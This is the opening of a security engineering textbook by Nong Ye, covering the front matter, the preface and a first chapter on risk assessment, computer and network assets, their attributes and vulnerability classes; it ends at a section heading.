Secure Computer and Network Systems

Modeling, Analysis and Design

Nong Ye
Arizona State University, USA

John Wiley & Sons, Ltd

Secure Computer and Network Systems

Secure Computer and Network Systems

Modeling, Analysis and Design

Nong Ye
Arizona State University, USA

John Wiley & Sons, Ltd

Telephone (+44) 1243 779777

Email (for orders and customer service enquiries): cs-books@wiley.co.uk
Visit our Home Page on www.wiley.com

Other Wiley Editorial Offices

John Wiley & Sons Inc., 111 River Street, Hoboken, NJ 07030, USA

Jossey-Bass, 989 Market Street, San Francisco, CA 94103-1741, USA

Wiley-VCH Verlag GmbH, Boschstr. 12, D-69469 Weinheim, Germany

John Wiley & Sons Australia Ltd, 42 McDougall Street, Milton, Queensland 4064, Australia

John Wiley & Sons (Asia) Pte Ltd, 2 Clementi Loop #02-01, Jin Xing Distripark, Singapore 129809

John Wiley & Sons Canada Ltd, 6045 Freemont Blvd, Mississauga, ONT, Canada L5R 4J3

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic books.

British Library Cataloguing in Publication Data

A catalogue record for this book is available from the British Library

ISBN 978-0-470-02324-2

Typeset in 10/12pt Times by Aptara Inc., New Delhi, India
Printed and bound in Great Britain by Antony Rowe Ltd, Chippenham, Wiltshire
This book is printed on acid-free paper responsibly manufactured from sustainable forestry
in which at least two trees are planted for each one used for paper production.

Contents

Preface

Computer and network technologies have empowered us and transformed our business and life in many ways. However, our increasing dependence on computer and network systems has also exposed us to a wide range of cyber security risks involving system vulnerabilities and threats to our assets and transactions on those systems. Computer and network security is concerned with availability, confidentiality, integrity, non-repudiation, trust, and many other aspects of computer and network assets which may be compromised by cyber attacks from external and insider threats through exploiting system vulnerabilities. The protection of computer and network security must cover prevention to reduce system vulnerabilities, detection to identify ongoing cyber attacks that break through prevention mechanisms, and response to stop and control cyber attacks, recover systems and correct exploited system vulnerabilities.

SCOPE AND PURPOSE OF THE BOOK

This book presents a collection of the research work that I have carried out with my students and research associates in the past ten years to address the following issues in protecting computer and network security:

1. Prevention
   (a) How to enhance the architecture of computer and network systems for security protection through the specification and enforcement of digital security policies, with the following research outcome:
      (i) An Asset Protection-Driven Security Architecture (APDSA) which is developed based on a proactive asset protection-driven paradigm of security protection, in comparison with the threat-driven security protection paradigm that is often adopted in existing security products.
   (b) How to manage the admission control, scheduling, reservation and execution of computer and network jobs to assure the service stability and end-to-end delay of those jobs even under Denial of Service attacks or overwhelming amounts of job demands, with the following research outcomes:
      (i) A Batch Scheduled Admission Control (BSAC) method to reduce the variability of job waiting time for service stability, in comparison with no admission control in

the existing best effort service model that is commonly adopted on computers and networks but is a major system vulnerability exploited by Denial of Service (DoS) attacks.

(ii) Several job scheduling methods to schedule the service of jobs on single or multiple computer/network resources for service stability, including the Weighted Shortest Processing Time – Adjusted (WSPT-A) method, the Verified Spiral (VS) method, the Balanced Spiral (BS) method, and the Dynamic VS and BS methods, in comparison with the First-In-First-Out (FIFO) method used in the existing best effort model which can be exploited by DoS attacks.

(iii) Instantaneous Resource reSerVation Protocol (I-RSVP) and a Stable Instantaneous Resource reSerVation Protocol (SI-RSVP) that are developed to allow job reservation and service for instantaneous jobs on computer networks for the end-to-end delay guarantee to those jobs, in comparison with

- the existing Resource reSerVation Protocol (RSVP) based on the Integrated Service (InteServ) model to provide the end-to-end delay guarantee for computer and network jobs with continuous data flows; and
- the existing Differentiated Service (DiffServ) model.

2. Detection

(a) How to achieve the accuracy and earliness of cyber attack detection when monitoring the observed data from computers and networks that contains much noise due to the mixed data effects of an attack and ongoing normal use activities, with the following research outcomes:

(i) the attack norm separation methodology, in comparison with two conventional methodologies of cyber attack detection: signature recognition and anomaly detection.

(ii) the cuscore detection models that are used to perform cyber attack detection based on the attack norm separation methodology, in comparison with

- the Artificial Neural Network (ANN) models based on the signature recognition methodology;
- the univariate Statistical Process Control (SPC) technique, the Exponential Weighted Moving Average (EWMA) control charts, and the Markov chain models of event transitions, which are developed based on the anomaly detection methodology;
- the multivariate SPC technique, the Chi-Square Distance Monitoring (CSDM) method based on the anomaly detection methodology.

(iii) the Clustering and Classification Algorithm – Supervised (CCAS) which is a scalable data mining algorithm with the incremental learning capability to learn signature patterns of attack data and normal use data, in comparison with

- conventional clustering methods, such as hierarchical clustering,
- conventional data mining algorithms, such as decision trees.

(b) How to discover and identify subtle features and characteristics of attack data and normal use data which are the basis of defining the accurate attack and normal use data models to develop attack detection models based on the attack norm separation methodology, with the following research outcomes:

(i) the statistical methods of extracting the mean, probability distribution and autocorrelation features of attack data and normal use data;

(ii) the mathematical method of extracting the time-frequency wavelet feature of attack data and normal use data;

(iii) the statistical and mathematical methods of uncovering attack data characteristics and normal use data characteristics in the mean, probability distribution, autocorrelation and wavelet features;

(iv) the illustration and summary of the uncovered attack data characteristics of eleven representative attacks, including:

- the Apache Resource DoS attack
- the ARP Poison attack
- the Distributed DoS attack
- the Fork Bomb attack
- the FTP Buffer Overflow attack
- the Hardware Keylogger attack
- the Software Keylogger attack
- the Remote Dictionary attack
- the Rootkit attack
- the Security Audit attack using Nessus
- the Vulnerability Scan attack using NMAP.

(c) How to select the smallest set of attack data characteristics for monitoring to reduce the computational overhead of running attack detection models, with the following research outcome:

(i). the Integer Programming (IP) formulation of an optimization problem to select the smallest set of attack data characteristics that produce a unique combination or vector of attack data characteristics for each attack to allow the unique attack identification at the lowest computational overhead of running attack detection models.

3. Response

(a) How to correlate the attack data characteristics associated with events that occur at various spatial and temporal locations in the cause–effect chain of a given attack for security incident assessment, with the following research outcome:

(i) the attack profiling method of assessing a security incident by spatially and temporally correlating security events and associated attack data characteristics of the

incident in the cause–effect chain of attack progression and propagation. The attack profile of a given attack allows using the attack signals from attack detection models, which monitor attack data characteristics at various spatial and temporal locations of the cause–effect chain of the attack, to gain a quick, accurate, comprehensive picture of the attack progression and its propagating effects for security incident assessment. The quick, accurate and comprehensive assessment of a security incident is the key in planning the response to stop and control an attack, recover the affected computer and network system, and correct exploited system vulnerabilities for preventing the future occurrence of the attack.

The comparison of the new research outcomes with the existing methods points out the drawbacks of the existing methods that the new research outcomes have overcome.

This book contains various design, modeling and analytical methods which can be used by researchers to investigate the security of computer and network systems. This book also describes new design principles and algorithms, along with new knowledge about computer and network behavior under attack and normal use conditions, which can be used by engineers and practitioners to build secure computer and network systems or enhance security practice. Known cyber attacks and existing security protection methods are reviewed and analyzed to give the background and point out the need to develop the new security protection methods presented in the book. Statistical and mathematical materials for analysis, modeling and design of the new methods are provided.

ORGANIZATION OF THE BOOK

This book is divided into seven parts. Part I, including Chapters 1 and 2, gives an overview of computer and network security. Chapter 1 traces cyber security risks to three elements: assets, vulnerabilities, and threats, which must coexist to pose a security risk. The three elements of security risks are defined with specific examples. An asset risk framework is also defined to capture the security risk elements along the cause–effect chain of activities, state changes and performance changes that occur in a cyber attack and the resulting security incident. Chapter 2 describes three important aspects of protecting computers and networks against security risks: prevention, detection, and response, and gives an overview of existing methods in the three areas of security protection.

Part II, including Chapters 3-6, presents the research outcomes for attack prevention and Quality of Service (QoS) assurance. As more business transactions move online, it has become imperative to provide the QoS assurance on the Internet which does not currently exist. Specifically, Chapter 3 describes the Asset Protection-Driven Security Architecture to enhance computer and network security through the specification and enforcement of digital security policies. Digital security policies are systematically defined according to the asset, vulnerability and threat elements of security risks. Chapter 4 addresses job admission control, and describes the development and testing of the Batch Scheduled Admission Control (BSAC) method. Chapter 5 presents several job scheduling methods developed to achieve service stability by minimizing the variance of job waiting times. Chapter 6 addresses the lack of job reservation and service protocol to provide the end-to-end delay guarantee for instantaneous computer and network jobs (e.g., jobs generated by email and web browsing applications) in previous

work, although there exists RSVP for the service guarantee of computer and network jobs with continuous data flows (e.g., for the video streaming application). The development and testing of the Instantaneous Resource reSerVation Protocol (I-RSVP) and the Stable Instantaneous Resource reSerVation Protocol (SI-RSVP) are described in Chapter 6.

Chapter 7 in Part III describes the procedure of collecting the Windows performance objects data under eleven attack conditions and two normal use conditions of text editing and web browsing. The collected data is used for training and testing the detection models described in Parts IV, V and VI. Chapters 8–11 in Part III describe the statistical and mathematical methods of extracting the mean, probability distribution, autocorrelation and wavelet features of attack data and normal use data, respectively. Chapter 8 focuses on the simple mean feature of attack data and normal use data and the mean shift attack data characteristics. The wavelet feature described in Chapter 11 and the autocorrelation feature described in Chapter 10 reveal relations of data observations over time. The autocorrelation feature focuses on the general autocorrelation aspect of time series data, whereas the wavelet feature focuses on special forms of time-frequency data patterns. Both the wavelet feature in Chapter 11 and the probability distribution feature described in Chapter 9 are linked to specific data patterns of spike, random fluctuation, step change, steady change and sine–cosine wave with noise which are observed in the data. The distribution feature describes the general pattern of the data, whereas the wavelet feature reveals time locations and frequencies of those data patterns. The new knowledge about the data characteristics of attacks and normal use activities, which is not available in previous literature, is reported. For example, it is discovered that the majority of the data variables on computers and networks have some degree of autocorrelation. Moreover, the majority of the data variables on computers and networks follow either a skewed distribution or a multimodal distribution. Such information is important in modeling data of computer and network systems and building computer and network models for simulation and analysis. The attack data characteristics in the mean, probability distribution, autocorrelation and wavelet features for eleven representative attacks, which are revealed using the statistical and mathematical methods described in Chapters 8–11, are also summarized with an illustration of specific examples. Both the similarity and the difference between the attacks are revealed.

Part IV demonstrates the signature recognition methodology through the application of two techniques: (1) Clustering and Classification algorithm – Supervised (CCAS) in Chapter 12; and (2) Artificial Neural Networks (ANN) in Chapter 13, to cyber attack detection. The performance problem of these techniques in detection accuracy and earliness is illustrated with a discussion that points out their lack of handling the mixed attack and normal use data and dealing with subtle features and characteristics of attack data and normal use data.

Chapters 14 and 15 in Part V present the development and testing of the univariate and multivariate SPC techniques including the EWMA control charts and the Chi-Square Distance Monitoring (CSDM) method, as well as the Markov chain models of event transitions, all of which are developed based on the anomaly detection methodology for cyber attack detection. The anomaly detection techniques share with the signature recognition techniques in Part IV the same performance problem in detection accuracy and earliness and the drawback in lack of handling the mixed attack and normal use data and dealing with subtle features and characteristics of attack data and normal use data.

After clearly illustrating the performance problem of two conventional methodologies for cyber attack detection, the new attack norm separation methodology, which has been developed to overcome the performance problem of the two conventional methodologies, is presented in

Part VI. The attack norm separation methodology requires the definition of attack data models and normal use data models to deal with the mixed effect of attack data and normal use data, by first using the normal use data model to cancel the effect of normal use data in the data mixture, and then using the attack data model to identify the presence of a given attack in the residual data that is left after canceling the effect of normal use data. Chapter 16 in Part VI describes the statistical and mathematical methods of defining attack data models and normal use data models based on the characteristics of attack data and normal use data. Chapter 17 presents the cuscore detection models which are used to implement the attack norm separation methodology. For each combination of a given attack and a given normal use condition, a cuscore detection model is developed using the attack data model and the normal use data model. Chapter 17 shows the superior detection performance of the cuscore detection models for attack norm separation compared to that of the EWMA control charts for anomaly detection and that of the ANN technique for signature recognition.

Part VII focuses on security incident assessment. Specifically, Chapter 18 first addresses the selection of an optimal set of attack data characteristics to minimize the computational overhead of monitoring attacks that occur with various normal use conditions. An Integer Programming (IP) problem is formulated to solve this optimization problem. Chapter 18 then presents the attack profiling method of spatially and temporally correlating the selected attack data characteristics along the cause–effect chain of a given attack, and mapping those attack data characteristics to the events in the cause–effect chain of the attack for security incident assessment.

ACKNOWLEDGEMENTS

The research work presented in this book is made possible through the funding support of the U.S. Air Force Research Laboratory (AFRL), the U.S. Air Force Office of Scientific Research (AFOSR), the U.S. Defense Advanced Research Projects Agency (DARPA), the U.S. Department of Defense through the Multidisciplinary University Research Initiative (MURI) in Cyber Infrastructure Protection (CIP) Program, the Advanced Research and Development Activities (ARDA) of the U.S. Intelligence Community, Symantec Corporation, and General Dynamics C4 Systems. I have enjoyed working with many of my program managers and collaborators at these organizations. I would like to thank them for their interest in my research work and their support. A special thank you goes to Joseph Giordano at AFRL who truly is a pioneer and a visionary leader in the field of computer and network security. I appreciate not only his interest and support for my research work in the past ten years but also his kindness and understanding that he generously shares with people working with him. It is a true pleasure working with him and some others at AFRL, including John Faust and Patrick Hurley.

I would also like to thank Gary Hogg, Peter Crouch, and Ronald Askin for their encouragement and support of my research work at Arizona State University in many ways. I gratefully acknowledge the research assistance from my students. In addition to those students whose joint research papers with me have been published and are listed in the references of this book, I would like to thank Napatkamon Ayutyanont for her research assistance in a timely manner throughout several years, although our joint research papers have not yet been published.

It is my pleasure to work with many people at John Wiley & Sons who worked with me on this book project, and I appreciate their generous and professional help in publishing this book.

Mostly, I would like to thank my husband, Baijun Zhao, and our daughter, Alice Zhao. This book would not have been possible without their love and support.

Nong Ye
Arizona State University
USA

Part I

An Overview of Computer and Network Security

Computer and network systems have given us unlimited opportunities to reduce costs, improve efficiency, and increase revenues, as demonstrated by an expanding number of computer and network applications. Unfortunately, our dependence on computer and network systems has also exposed us to new risks which threaten the security of computer and network systems and present new challenges for protecting our assets and information on computer and network systems.

This part has two chapters. Chapter 1 analyzes security risks of computer and network systems by examining three elements of security risks: assets, vulnerabilities and threats. Chapter 2 describes three areas of protecting computer and network security: prevention, detection, and response. Chapter 2 also outlines various security protection methods covered in Parts II–VII of this book.

Secure Computer and Network Systems: Modeling, Analysis and Design Nong Ye

1

Assets, vulnerabilities and threats of computer and network systems

Using the risk assessment method, this chapter analyzes security risks of computer and network systems by examining three elements of security risks: assets, vulnerabilities and threats. An asset risk framework is developed to define the roles of computer and network assets, system vulnerabilities, and external and insider threats in the cause–effect chain of a cyber attack and the resulting security incident.

1.1 RISK ASSESSMENT

In general, a risk exists when there is a possibility of a threat to exploit the vulnerability of a valuable asset [1–3]. That is, three elements of a risk are: asset, vulnerability and threat. The value of as asset makes it a target for an attacker. The vulnerability of an asset presents the opportunity of a possible asset damage or loss. A threat is a potential attack which can exploit a vulnerability to attack an asset.

For example, a network interface is a network asset on a computer and network system. The network interface has an inherent vulnerability due to its limited bandwidth capacity. In a threat of a Distributed Denial of Service (DDoS) attack, an attacker can first compromise a number of computers on the Internet and then instructs these victim computers to send large amounts of network traffic data to the target computer all at once and thus flood the network interface of the target computer with an attacker's traffic data. The constant arrival of large amounts of traffic data launched by the attack at the target computer means that there is no bandwidth capacity of the target computer available to handle legitimate users' traffic data, thus denying network services to legitimate users. In this attack, the vulnerability of the limited bandwidth capacity is exploited by the attacker who uses up all the available bandwidth capacity with the attacker's traffic data.

An asset value can be assigned to measure the relative importance of an asset [3]. For example, both a password file and a Microsoft Word help file are information storage assets on a computer and network system. The password file typically has a higher asset value than the help file because of the importance of passwords. A vulnerability value can be assigned to

Secure Computer and Network Systems: Modeling, Analysis and Design Nong Ye

indicate the severity of a vulnerability which is related to the severity of asset damage or loss due to the vulnerability. For example, a system administrator account with a default password on a computer is a vulnerability whose exploitation could produce more severe damage or loss of assets on the computer than the vulnerability of a regular user account with an easy-to-guess password. A threat value determines the likelihood of a threat which depends on many factors such as purpose (e.g., malicious vs. non-malicious), means (e.g., gaining access vs. denial of service), and so on. For example, one means of threat may be easier to execute and thus more likely to occur than another means of threat.

A higher asset value, a higher vulnerability value, and/or a higher threat value lead to a higher risk value. To assess security risks of a computer and network system, the value of each asset is evaluated for the importance of the asset, and vulnerabilities and threats which may cause damage or loss of asset values are also examined. An asset may have more than one vulnerability. A vulnerability may be exploitable in multiple ways through multiple forms of applicable threats. To assess the security risks of a computer and network system, the following steps are recommended:

1. Rank all assets on the computer and network system by asset value.
2. Rank all vulnerabilities of each asset by vulnerability value.
3. Rank all threats applicable to each vulnerability by threat value.
4. Determine a risk value for each asset and each vulnerability of the asset as follows [3]:

$$\text{Risk} = \text{Asset Value} \times \text{Vulnerability Value} \times \sum_{\textit{all applicable threats}} \text{Threat Value}$$

5. Examine risk values for multiple levels of assets, from unit-level assets such as CPU and data files to system-level assets such as computers and networks, considering:
   (a) interactions of assets at the same level and between levels:
   (b) cascading or propagating effects of damage or loss at the same level and between levels;
   (c) possibilities of threats with multiple steps to exploit multiple vulnerabilities and attack multiple assets.

The results of the risk assessment can be useful to determine:

- appropriate levels of protection for various security risk levels;
- locations of protection for assets of concern;
- methods of protection for threats and vulnerabilities of concern.

Sections 1.2, 1.3 and 1.4 describe assets, vulnerabilities and threats in more details, respectively.

1.2 ASSETS AND ASSET ATTRIBUTES

This section describes three types of computer and network assets: resources, processes and users, and defines their activity, state and performance attributes.



Figure 1.1 The cause–effect chain of activity, state change, and performance change in the resource–process–user interaction.

1.2.1 Resource, process and user assets and their interactions

There are three types of assets on a computer and network system: resources, processes and users [4, 5]. A user calls for a process which requests and receives service from a resource. The resource–process–user interaction is illustrated in Figure 1.1.

Table 1.1 gives examples of resource, process and user assets on a computer and network system. There is a hierarchy of resources on a computer and network system from the unit level to the system level, such as processing resources of CPU, processes and threads at the unit level, storage resources of memory, hard drive and files at the unit level, communication resources of network interface and ports at the unit-level, as well as computer hosts, networks, software applications, and the system at the system level. In general, a resource at the unit level serves one of three functions: information processing, information storage, and information communication. A resource at the system level typically serves more than one function. Since a resource often depends on other related resources at the same level or a lower level to provide service, resources are intertwined across the same level and between levels on a computer and network system. For example, an application at the system level depends on processes, threads, and CPU at the unit level to process information. A data file as a software asset at the unit level relies on a hard drive as a hardware asset at the unit level to store information. Since resources form a hierarchy on a computer and network systems, processes and users interacting with these resources also form their own hierarchies accordingly.

Table 1.1 Examples of computer and network assets

Type of assets	Examples of assets
Storage resource	Data at rest (data files, program files, ...) Data in memory (data in cache, data in queue, sections in virtual memory, process table, ...) Permanent storage devices (hard disk, CD/DVD drive, ...) Temporary storage devices (memory disk, ...)
Processing resource	Processes, threats, ... Programs Processing devices (CPU, processor, ...)
Communication resource	Data in transit Buses Ports Communication devices (network interface, modem, network cable, printer, terminal, keyboard, mouse, speaker, camera, ...)
System resource	Computer, router, server, client, ... Network Computer and network system
Process	Processes (create, remove, open, read, change, close, send, receive, process, audit, login, logout, ...) Applications (word processing, email, web browsing, file transfer, ...)
User	Provider, consumer, administrator, developer, ...

1.2.2 Cause–effect chain of activity, state and performance

A resource has a certain state at a given time. For cyber security, we are concerned mainly with the availability, confidentiality and integrity/non-repudiation aspects of a resource state [1, 2, 4, 5]. The availability state of a resource indicates how much of the resource is available to serve a process. For example, 30% of a memory section may be used, making 70% available for storing additional information. The confidentiality state of a resource measures how well the resource keeps information which is stored, processed or transmitted by the resource from an unauthorized leak. For example, the confidentiality state of an unencrypted email message, which is an asset being transmitted over a network, is low. The integrity state of a resource indicates how well the resource executes its service correctly. For example, if the routing table of a router is corrupted, the integrity state of the routing table as an asset is low because it contains erroneous routing information, which leads to the incorrect routing of network data. Serving a process changes the availability aspect and possibly other aspects of a resource state because the capacity of the resource used by the process leaves less resource capacity available to other processes.

The performance of a process depends on the state of the resource serving the process. Three primitive aspects of the process performance are timeliness, accuracy, and precision [1, 2, 4, 5]. Timeliness measures the time to produce the output of a process. Accuracy measures the correctness of the output and thus the quality of the output. Precision measures the amount

Table 1.2 Examples of performance measures

Primitive aspects of performance	Measures in practical use
Timeliness	Response time: the elapsed time from when the input of a process is entered to when the output of the process is received Delay: the elapsed time between the emission of the first bit of data at the source and its reception at the destination Jitter: the variation of delay since delays in transmitting the same amount of data at different times from the same source to the same destination may vary, depending on the availability of the resources along the transmission path at a given time
Accuracy	Error rate: the frequency of erroneous bits between two points of data transmission
Precision	Loss rate: the number of bits lost between two points of data transmission since routers may drop data packets when their queues of holding data packets are full
Timeliness and precision	Data rate: the amount of data processed within a given time, such as the rate of encoding multimedia data Bandwidth: the amount of data transmitted within a given time in unit of bits per second or bps

of output and thus the quantity of the output. The three primitive aspects of performance can be measured individually or in combination. For example, the response time, which is the elapsed time from when the input of a process is entered to when the output of the process is received, is a measure of timeliness. The data transmission rate (e.g., bandwidth) measures the time taken to transmit a given amount of data, a metric reflecting both timeliness and precision. Table 1.2 gives some examples of performance measures in practical use for a computer and network system and the primitive aspect(s) of performance they reflect.

Different computer and network applications usually have different performance requirements. For example, some applications such as email come with no hard timeliness requirements. Others, such as audio broadcasting, video streaming, and IP telephony, are time-sensitive and place strict timeliness requirements. Table 1.3 gives the performance requirements for two computer and network applications: web browsing and audio broadcasting, by considering human perceptual and cognitive abilities (e.g., human perception of delay and error rate for text, audio and visual data, and human attention span), technology capacities of computers and networks (e.g., link and router capacities in bandwidth), and characteristics of computer and network applications (e.g., real time vs. not real time, and the symmetry of process input and output in data amount) [4]. Performance requirements of some other applications can be found in [4].

Table 1.3 Performance requirements of web browsing and audio broadcasting

Application	Response time	Delay	Jitter	Bandwidth	Loss rate	Error rate
Web browsing	≤ 5 s	N/A	N/A	30.5 Kbps	Zero	Zero
Audio broadcasting	≤ 5 s	< 150 ms	< 100 ms	60–80 Kbps	$< 0.1\%$	$< 0.1\%$

Web browsing is not a real-time application, and the input and output of a web request are usually asymmetric in that the amount of output data (e.g., a downloaded PDF file) is usually greater than the amount of input data (e.g., the name of the file in the web request). Audio broadcasting is a real-time application with the one-way communication and the asymmetric pair of the input and the output. The response time of both applications is required to be less than 5 seconds. If the response time of text and other data applications is greater than 5 seconds, it becomes unacceptable to human users [4]. At 5 seconds, the response time may still be considered tolerable. Web browsing data does not have a large bandwidth requirement, and such data has data rate and bandwidth requirements less than 30.5 Kbps. The web browsing application has the loss rate and error rate requirements of zero for the zero tolerance of data loss and error. When the delay of audio data is greater than 250 ms, the audio speech becomes annoying but is still comprehensible [4, 6]. When the delay of audio data reaches 100 ms, the audio speech is not perceptibly different from real speech [4, 6]. Moreover, audio data is acceptable for most users when the delay is between 0 ms and 150 ms, is still acceptable with impact when the delay is between 150 ms and 400 ms, and is unacceptable when the delay is greater than 400 ms [4, 6, 7]. Hence, the delay requirement of audio broadcasting is set to less than 150 ms in Table 1.3. As indicated in [7], with typical computers as end systems, jitter–the variation of the network delay–should generally not exceed 100 ms for CD-quality compressed sound and 400 ms for telephone-quality speech. For multimedia applications with a strong delay bound, such as virtual reality applications, jitter should not exceed 20–30 ms. Hence, the jitter of audio broadcasting to set to less than 100 ms in Table 1.3. Table 1.3 also shows that the data rate of audio broadcasting data is generally 56-64 Kbps with the bandwidth requirement of 60–80 Kbps. Human users are sensitive to the loss of audio data. As indicated in [7], the bit error rate of a telephone-quality audio stream should be lower than 10^{-2}, and the bit rate error rate of a CD-quality audio stream should be lower than 10^{-3} in the case of an uncompressed format and lower than 10^{-4} in the case of a compressed format. Hence, Table 1.3 shows the loss rate and the error rate requirements of audio broadcasting data to be less than 0.1% to assure the intelligibility of audio data.

During the resource–process–user interaction as shown in Figure 1.1, a process, which is called up by a user's activity, drives the change of a resource state which in turn determines the performance of the process, producing a cause–effect chain of activity, state change and performance change in the resource–process–user interaction. The cause–effect chain of activity, state change and performance change at one resource can spread to other related resources due to the dependence of those resources and dependency in process and user hierarchies. As a result, there is a cause–effect chain or network from the resource of the activity–state–performance origin to related resources with activities, state changes and performance changes along the path of propagation on a computer and network system.

1.2.3 Asset attributes

Each asset has attributes which describe elements and properties (e.g., identity and configuration) of the asset as well as the interaction of this asset with other related assets. Figure 1.2 shows the main categories of asset attributes for resource, process, and user assets. Different types of assets have different elements and properties, and thus have different asset attributes.

For resource and process assets, asset attributes shown in Figure 1.2 fall into the following categories:

- Identity
- Elements of the asset
- Configuration
- Metadata
- Accounting (for process assets only)
- Other related assets involved in the resource–process–user interaction and dependency in resource, process and user hierarchies.

A resource asset has the element of the resource entity itself only. However, a process asset has the following elements:

- process entity itself;
- input to the process;
- output from the process;
- data in processing.

Take an example of a 'change' process on a data file. This process has the input specifying the name of a data file, and the output being the data file with the changed content.

Since a process interacts with the following assets:

- provider/owner;
- host system;
- user;
- resource (as output);
- calling process;
- source

these assets and their attributes are also the attributes of the process. These links of the process asset to other related assets produce interactions of the assets in the cause–effect propagation chain. A resource asset has the following related assets:

- provider/owner;
- host system;
- user.



Figure 1.2 Asset attributes.

The configuration attributes of an asset carry various values of asset configuration concerning activity, state and performance of the asset, including mode, privileges and sensitivity, protection in authentication/authorization, confidentiality and integrity/non-repudiation, availability, system environment and operation, performance, and accounting, as shown in Figure 1.2. The metadata attributes give the description of the asset attributes, such as identity, format, semantics and privileges, which serve as the index information in searching for and referring to the asset. The accounting attributes, which are similar to the configuration attributes as shown in Figure 1.2, record processes taking place, resources and users involved in processes, resulting state changes and performance changes. Asset attributes in the accounting category are associated with process resources only because it is assumed that accounting is triggered by a process, that is, accounting takes place when a process is executed.

Attributes of user assets include:

- identity;
- user entity;
- privileges and sensitivity;
- credentials (e.g., citizenship, background, skills, etc.);
- metadata.

Asset attributes are defined in a hierarchical manner as shown in Figure 1.2. Take an example of the following attribute for a process from Figure 1.2:

PROCESS
  Configuration
    Availability (Allocated Capacity)
      Storage
        Input

which can also be represented in the form of

PROCESS\Configuration\Availability\Storage\Input

This attribute denotes the allocated available storage configured for holding the input of the process. The definition of this attribute starts with the highest-level attribute category of configuration, followed by the availability aspect of configuration, then the storage aspect of availability, and finally the input part of storage at the lowest level.

1.3 VULNERABILITIES

Each computer or network asset has a limited service capacity, an inherent vulnerability which exposes them to denial of service attacks through flooding. Moreover, most system and application software, which enables users to operate computers and networks, is large in size and complex in nature. Large-scale, complex software presents considerable challenges in specification, design, implementation, testing, configuration, and operation management. As a result, system software and application software is often released without being fully tested and evaluated as free from errors, due to the complexity of large-scale software. Errors can also be made by system administrators when they configure software.

Symantec Corporation has a software product, called Vulnerability Assessment (VA), which uses host-based audits to check the security settings of a host computer for vulnerabilities or uses a network scanner to check remote computers for vulnerabilities. The VA defines the following vulnerability classes to indicate the types of errors which produce the vulnerabilities [8]:

- boundary condition error;
- access validation error;

- origin validation error;
- input validation error;
- failure to handle exceptional conditions;
- race condition error;
- serialization error;
- atomicity error;
- environment error;
- configuration error;
- design error;
- unknown.

These types of vulnerabilities are described in the following sections. This classification of vulnerabilities is similar to those presented in [9, 10]. Vulnerabilities commonly found in the UNIX operating system are described in [11].

1.3.1 Boundary condition error

